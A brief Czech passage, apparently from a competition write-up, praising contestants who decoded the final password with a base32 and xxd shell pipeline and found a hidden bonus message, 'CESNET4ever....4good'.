Představte si, že existují i soutěžící, kteří analýze podrobili složení výsledné heslo a objevili bonusovou skrytou zprávu.

```
$ echo -n GQZTINJVGM2GKNBVGU2DGNBWGU3TMNRVG4ZDEZJSMUZGKMTFGM2DMNZWMY3GMNRU | base32 -d | xxd \
    -r -p
CESNET4ever....4good
```

Takový přístup je skvělý, jen tak dál!